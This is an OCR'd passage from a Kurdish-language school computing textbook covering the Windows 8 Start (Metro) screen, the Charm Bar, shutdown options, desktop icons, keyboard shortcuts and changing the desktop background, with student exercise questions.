بریتین لە وێنەی بچوک لەسەر شێوەی جۆراو جۆر، کە هەریەکەیان فایلێک یان فۆڵدەرێک یان پرۆگرامێک یان فەرمانێک دەنوێنێت، یارمەتیدەرن بۆ بە خێرایی جێبەجێکردنی ئەو فەرمانەی پێوەیان لکێندراوە، وەک کردنەوەی پرۆگرام، فایل، فۆڵدەر، ... .



چالاکی//

پ١/ ناوی کۆمپانیاکانی وێنەی بەرامبەر بنوسە، کە سیستەمی ئاندرۆید بەکاردێنن.

پ٢/ سیستەمی ios بناسێنە، رووکاری ئەم سیستەمەش پشت بە چی دەبەستێ؟

پ٣/ تایبەتمەندییەکانی ویندۆز ٨ چین؟ بیانژمێرە.

پ٤/ ئەو فاکتەرانە چین؟ کە پێویستە بۆ دانانی ویندۆز ٨ بۆ سیستەمی ٣٢ بیت.

پ٥/ کۆمپیوتەرێک ئەم تایبەتمەندییانەی خوارەوەی هەبێت، کام سیستەمی بەکارخستنی بۆ دادەنرێ؟
CPU=2.8 GHz ، RAM= 8 GB ، HDD=1 TB ، AVG-Adapter= 1 GB

پ٦/ ئایکۆن پێناسە بکە، و بۆچی بەکاردەهێنرێت؟

ڕووکاری ویندۆز ٨ Windows 8 Frontage

وانەی ٢٢

ئامانجی وانەکە

پاش تەواوبوونی وانەکە پێویستە قوتابی فێری ئەمانەی خوارەوە بێت :

١) ناسینی ڕووکاری ویندۆز ٨ و پێکهاتەکانی.

٢) کوژاندنەوەی کۆمپیوتەر و پێکهاتەی دیسک تۆپ..

داگیرساندنی کۆمپیوتەر :

تەنها داگرتنی دوگمەی وزە Power  بەسە بۆ داگیرساندنی کۆمپیوتەر، پاش چەند چرکەیەکی کەم ئامادە دەبێت بۆ کارکردن.





ڕووکاری ویندۆز ٨ : windows 8


ڕووکاری ویندۆز ٨ لە دوو ڕووی سەرەکی پێکدێت، کە ئەمانەن:

(١) ڕووی سکرینی دەستپێکردن Start .

(٢) ڕووی نوسینگە Desktop .

(١) ڕووی سکرینی دەستپێکردن Start .


لەگەڵ ئامادەبوونی کۆمپیوتەر بۆ کارکردن، یەکەم ڕووکاری سەرەکی ویندۆز ٨ بەم شێوەی خوارەوە دەبێت، کە پێی دەگوترێ سکرینی دەستپێکردن Start (پەنجەرەی Metro).




پێکهاتەی ڕووی میترۆ :

ڕووی پەنجـــەرەی میتـــرۆ ژمارەیەک ئایکۆنی لەســـەرە، کە بە شـــێوازی تایل Tile پیشـــان دراون و بـــە کلیککردن لەســـەر هەر یەکێکیان ئـــەو فەرمانەی پێوەی لکێنـــدراوە جێبەجێ دەبێت، هەندێ لە ئایکۆنەکان پەیوەندییان بە کردنەوەی پێگەکان هەیە، لە کاتی هەبوونی هێڵی ئینتەرنێت دەتوانرێـــت ڕاســـتەوخۆ بەکار بهێنرێن، هەندێکی‌تر تایبەتن بـــەو پرۆگرامانەی لە کۆمپیوتەرەکەدا هەن، هەندێکی‌تریشـــیان تایبەتن بە فەرمانەکانی سیســـتەمی بەکارخســـتن، لە بەشـــی سەرەوەی میترۆ لە لای چەپ وشـــەی Start دەبینرێ واتە ســـکرینی دەستپێکردن و لە لای ڕاستیش ناوی بەکارهێنەر و وێنەکەی پیشان دەدات (*ئەگەر ویندۆزەکەی چالاک بێ بەکارهێنەر دەتوانێت وێنەی خۆی یان هەر وێنەیەکی‌تر دابنێت*)، لە بەشـــی خوارەوەی میترۆ شـــریتی تێپەڕکردن Scroll Bar هەیـــە، وەک لـــە وێنەی خوارەوە دیـــارە، بۆ جولاندنی ئاسـێیی پەنجەرەی میتـــرۆ بەکاردێت، بە کلیککردن لەســـەر ئایکۆنەکانی ‹ › لەســـەر شـــریتەکە، یان بە Drag&Drop ڕاکێشانی بەشی چالاک لەسەر شریتەکە.





بـــە بردنی نیشـــاندەری ماوس بۆ گۆشـــەی ســـەرەوەی یان خوارەوەی لای ڕاستی ڕووکاری ویندۆز ٨ وەک وێنەی بەرامبەر، شـــریتی سحری ستونی Charm Bar دەردەکەوێت، کە ئایکۆنەکانی (Settings ، Devices ، Start ، Share ، Search)ی دەکەوێتـــە سەر، وەک لە وێنەی خوارەوە دیارە:



بەکاردێـــت، بۆ کردنەوەی پەنجەرەی گەڕان بە دوای دۆزینەوەی فایلێکی داکـــراو یـــان پرۆگرامێک لە کۆمپیوتەرەکە. [لە کیبـــۆرد بە داگرتنی دوگمەکانی Win + Q دەکرێتەوە].


بەکاردێـــت، بـــۆ نـــاردن و بڵاوکردنەوەی فایلـــی وێنـــە و زانیارییەکانی‌تر وتێبینییەکان بۆ بەشداری پێکردن لەگەڵ هاوڕێیان لە تۆڕەکانی کۆمەڵایەتی یان بۆ ئیمێڵ. [لە کیبۆرد بە داگرتنی دوگمەکانی Win + H دەکرێتەوە].

بەکاردێت، بۆ گەڕانەوە بۆ ســـکرینی ســـەرەتا میترۆ، ئەگەر لە میترۆ بین ئـــەوا بۆ گەڕانـــەوەی دوا پرۆگرامی چالاک بەکاردێت. [لـــە کیبۆرد بە داگرتنی دوگمەی Win دەکرێتەوە].

بەکاردێـــت، بـــۆ کردنـــەوەی پەنجـــەرەی ئـــەو ئامێرانـــەی بەســـتراون بە کۆمپیوتەرەکە بە وایەر یان بێ وایەر بۆ بەکارهێنانیان. [لە کیبۆرد بە داگرتنی دوگمەکانی Win + K دەکرێتەوە].

بەکاردێـــت، بۆ کردنـــەوەی پەنجـــەرەی ئامادەکارییەکان بـــۆ ئەنجامدانی گۆڕانکاری. [لە کیبۆرد بە داگرتنی دوگمەکانی Win + I دەکرێتەوە].

بە بردنی نیشاندەری ماوس بۆ سەر یەکێک لە ئایکۆنەکانی شریتی سحری ستونی، شریتی سـحری ئاسـۆیی بە دەردەکەوێت و رەنگییـان رەش دەبێت، کە پێکدێت لـە ئایکۆنەکانی: رۆژ و بـەروار و کات و تـۆڕ و پیـل، وەک لە وێنەی خـوارەوە دیارە، بۆ دەرکەوتنی هەردوو شـریتی سـحری ستونی وئاسۆیی[لەسـەر کیبۆرد بە داگرتنی دوگمەکانی Win + C دەردەکەون.] (واتە:




بە پەنجەیـەک Win دابگرە بێ هەڵگرتنی، بە پەنجەیەکیتر C دابگرە).

لەبەرئـەوەی میتـرۆ Task Bar ی نییە پەنجەرە کراوەکان نابینرێن تا بزانی کامیان چالاکە،




بۆ ئەوەی بزانین کام پەنجەرە چالاکە، بە بردنی نیشاندەری ماوس بۆ گۆشەی سەرەوەی یان خوارەوەی لای چەپی پەنجەرەی میترۆ وەک لە وێنەی بەرامبەر دیارە، دوا پەنجەرەی یان ئەو پرۆگرامەی پێشـتر کاری لەسەر کراوە بە بچوکی دەردەکەوێت، بە کلیککردن لەسـەری چالاک دەبێتەوە، (*ئەگەر پەنجەرەیـەک یان پرۆگرامێک پێشتر نەکرابێتەوە ئەوا بە بردنی نیشاندەری ماوس بۆ گۆشەکانی لای چەپ هیچ روونادات*). بە کلیکی راست لەسەر پەنجەرەی بچوک لە گۆشـەی سـەرەوە ئایکۆنی داخسـتن Close دەردەکەوێت و بە کلیککردن لەسەر Close پەنجەرەکە یان پرۆگرامەکە دادەخرێت، بەڵام بە ئەنجامدانی کلیکی راست لە گۆشەی خوارەوە لیستی فەرمانەکانی ئامـادەکاری بەرێوەبـردن admin settings دەردەکەوێـت. وەک شێوەی بەرامبەر.



هەروەها [لەسەر کیبۆرد بە داگرتنی دوگمەکانی ALT + TAB ، پەنجەرەی چالاک دەردەکەوێت].

داخستن (کوژاندنەوە) و ڕیستارت کردنی کۆمپیوتەر :

بۆ داخسـتنی کۆمپیوتەر بە شـێوەیەکی دروست پێویستە ئەم هەنگاوانەی خوارەوە جێبەجێ بکرێت:




- بە بردنی نیشـاندەری ماوس بۆ یەکێک لە گۆشـەکانی لای راسـتی سکرین شریتی سحری ستونی دەردەکەوێت، وەک شێوەی بەرامبەر:




- لە شـریتی سـحری : بە کلیککردن لەسەر ئایکۆنی Settings ، شریتی Settings دەردەکەوێت.




- لـە شـریتی Settings : کلیک دەکەین لەسـەر ئایکۆنی Power ، لە ئەنجامدا سـێ هەڵبژاردە دەردەکەوێـت، وەک لە وێنەی دێت دیارە.





به کلیککردن لەسەر:

- Sleep : ئەم فەرمانە کۆمپیوتەر دەخاتە باری خەوتن واتە داخستنی کۆمپیوتەر بە شێوەی کاتی بە داگرتنی دوگمەیەکی کیبۆرد، کۆمپیوتەرەکە دادەگیرسێتەوە.
- Shut down : بۆ داخستنی کۆمپیوتەر بە تەواوی لە دوای چەند چرکەیەک.
- Restart : بۆ داخستنی کۆمپیوتەر و بەکارخستنەوەی بە شێوەیەکی خۆکار.



یان [لەسەر کیبۆرد بە داگرتنی دوگمەکانی Alt + F4 ئەم پەنجەرەی بەرامبەر دەکرێتەوە، بە هەڵبژاردنی Shut down ، کلیککردن لەسەر OK].

چالاکی//

پ١/ بەشەکانی رووکاری ویندۆز ٨ چین؟ بیانژمێرە.

پ٢/ پەنجەرەی میترۆ چییە؟ لە چی پێکدێت؟

پ٣/ چۆن دەتوانین دوا پەنجەرەی کراوە، لە سکرینی دەستپێکردن چالاک بکەین؟

پ٤/ ئەم دوگمانەی خوارەوە بۆچی بە کاردێن؟

Alt + F4 ، Win + K ، Win + I ، Win + Q ، Alt + Tab

پ٥/ هەنگاوەکانی داخستنی کۆمپیوتەر بنووسە، ئایا دەتوانیت ئەم هەنگاوانە بە کیبۆرد ئەنجام بدەیت؟ چۆن وەڵامەکەت بنووسە؟

ڕووی نوسینگە Desktop

ئامانجی وانەکە

پاش تەواوبوونی وانەکە پێویستە قوتابی فێری ئەمانەی خوارەوە بێت :


١) ناسینی ڕووی نوسینگە لە ویندۆز ٨ و پێکهاتەکانی.

٢) دانانی ئایکۆنە سەرەکییەکان بۆ ڕووی نوسینگە و داخستنی پرۆگرامەکان.



(٢) ڕووی نوسینگە: Desktop

لە پەنجەرەی میترۆ بە کلیککردن لەسەر ئایکۆنی Desktop ڕووی نوسینگە Desktop ی ویندۆز ٨ کە دەکرێتەوە، بەم شێوەی خوارەوەیە:



بە بردنی نیشاندەری ماوس بۆ گۆشەی خوارەوەی لای چەپی ڕووی نوسینگە Desktop ، ئایکۆنی سکرینی دەستپێکردن Start دەردەکەوێت و بە کلیککردن لەسەری سکرینی دەستپێکردن Start واتە پەنجەرەی میترۆ چالاک دەبێت.

پێکهاتەی ڕووی نوسینگە : Desktop

وەک لە وێنەی سەرەوە دیارە لە بەشی سەرەوەی ڕووی نوسینگە تەنها ئایکۆنی سەبەتەی سەڕاوەکان Recycle Bin هەیە و لە ژێرەوە شریتی ئەرک هەیە، لەسەر ئەم شریتەش لە لای ڕاستی کات و بەروار و ئایکۆنی بڵندگۆ (*بەرزکردن و نزمکردنی دەنگ*) هەیە، لەگەڵ ئایکۆنی زمانەکان و ئایکۆنی ئەو پرۆگرامانەی کە چالاکن، لە لای چەپیش ئایکۆنی Internet Explorer و فۆڵدەری File Explorer هەیە، (*لە هەندێ وەشانی ویندۆزی ٨ دا لە لای چەپی شریتی ئەرک Task Bar سەرەتا ئایکۆنی Start دەردەکەوێت، ئەگەر نەشی بێت دەتوانرێت بۆی دابنرێت*).

ئایکۆنە سەرەکییەکانی رووی نوسینگە:



Recycle Bin

سەبەتەی سڕاوەکان

ئەو دۆسیانەی تێدایە، کە سڕاونەتەوە.



Computer

بۆ مامەڵەکردن لەگەڵ پێکهاتە ماددییەکان و پرۆگرامەکان.



User Documents

دۆسیەکانی بەکارهێنەر

شوێنی داکردنی دۆسیەکانی بەکارهێنەر.



Network

تۆڕ

بۆ پیشاندانی تۆرە ناسێنراوەکان و ناساندنی تۆڕی تر.




Control Panel

تەختەی دەستبەسەر داگرتن


بۆ کۆنترۆڵکردنی پێکهاتەکانی کۆمپیوتەر و ئامادەکارییەکانی کارکردنی ویندۆز.

دانانی ئایکۆنە سەرەکییەکان بۆ رووی نوسینگە:




بەم جۆرە ئەنجام دەدرێت:

- بە کلیکی راست لە شوێنێکی بەتاڵی رووی نوسینگە Desktop ئەم لیستەی بەرامبەر دەردەکەوێت:
- لە لیستی بەرامبەر، بە کلیککردن لەسەر فەرمانی Personalize ئەم پەنجەرەی خوارەوە دەردەکەوێت:



- لە پەنجەرەی سەرەوە، بەکلیککردن لەسەر ئایکۆنی Change Desktop icons ئەم

پەنجەرەی بەرامبەر دەردەکەوێت، پاش دیاریکردنی ئایکۆنە سەرەکییەکان وکلیک لەسەر Ok ئایکۆنە سەرەکییەکان دێنە سەر رووی نوسینگە.



چالاکی//

پ١/ بەشەکانی رووی نوسینگە چین؟ بیانژمێرە.

پ٢/ ئایکۆنە سەرەکییەکان بژمێرە؟ چۆن لەسەر رووی نوسینگە دادەنرێن؟

تێبینی//

Windows 8 Shortcut

دوگمەکان	بەکارهاتن
Win	لە سکرینی میترۆ بۆ رووی نوسینگە، بە پێچەوانەوەش
Win + C	بۆ دەرکەوتنی (چالاک کردنی) شریتەکانی سحری ستونی وئاسۆیی
Win + D	لە رووی نوسینگە بۆ پەنجەرەی چالاک، بە پێچەوانەوەش
Win + E	بۆ کردنەوەی فۆلدەری کۆمپیوتەر لە رووی نوسینگە
Win + F	بۆ کردنەوەی پەنجەرەی بە دوادا گەڕانی فایل
Win + I	بۆ دەرکەوتنی شریتی سحری ئامادەکارییەکان
Win + K	بۆ کردنەوەی پەنجەرەی ئەو ئامێرانەی بەستراون بە کۆمپیوتەرەکە
Win + L	بۆ قوفڵدانی کۆمپیوتەر
Win + M	لە رووی نوسینگە بۆ بچوککردنەوەی هەموو پەنجەرە کراوەکان
Win + P	بۆ کردنەوەی شریتی سحری سکرینی دووەم کاتێک لەگەڵ سکرینێکیتر بەسترابێت
Win + Q	بۆ کردنەوەی شریتی سحری بە دوادا گەڕانی پرۆگرامی جێبەجێکردن
Win + R	بۆ کردنەوەی پەنجەرەی بەکارخستنی پرۆگرام
Win + Spacebar	بۆ کردنەوەی شریتی زمانەکان و گۆڕینی زمانی کیبۆرد بە داگرتنی دوگمەی بۆشایی
Win +Left or Right Arrow	بۆ بردنی پەنجەرەی چالاک بۆ لای چەپ وناوەڕاست و بۆ لای راست
Win + Up Arrow	بۆ گەورەکردنی پەنجەرەی چالاک
Win + Down Arrow	بۆ بچوککردنی پەنجەرەی چالاک ودووەمجار دەیخاتە سەر تاسک بار

24

Background & Screen Saver باکگراوند & پارێزەری سکرین


وانەی ٢٤

ئامانجی وانەکە

پاش تەواوبوونی وانەکە پێویستە قوتابی فێری ئەمانەی خوارەوە بێت :

١) دانان وگۆڕینی وێنەی سەر رووی نوسینگە.


٢) دانان وگۆڕینی پارێزەری سکرین.



باکگراوند : Background


باکگراوند وێنەیەکی هێڵکارییە کە لەسەر رووی نوسینگە دەردەکەوێت، لەم سکرینەی بەرامبەر باکگراوند بریتییە لە وێنەی دوو گوڵە نێرگز:

گۆڕینی وێنەی باکگراوند :




- به کلیکی راست له شوێنێکی بەتاڵی رووی نوسینگە Desktop ئەم لیستەی بەرامبەر دەردەکەوێت:

- لە لیستەکە: بە کلیککردن لەسەر فەرمانی Personalize ئەم پەنجەرەی خوارەوە دەردەکەوێت:



- لە پەنجەرەی سەرەوە: بە کلیککردن لەسەر ئایکۆنی Desktop Background ئەم پەنجەرەی خوارەوە دەردەکەوێت کە دەتوانین گۆڕانکارییەکانی لەسەر ئەنجام بدەین:

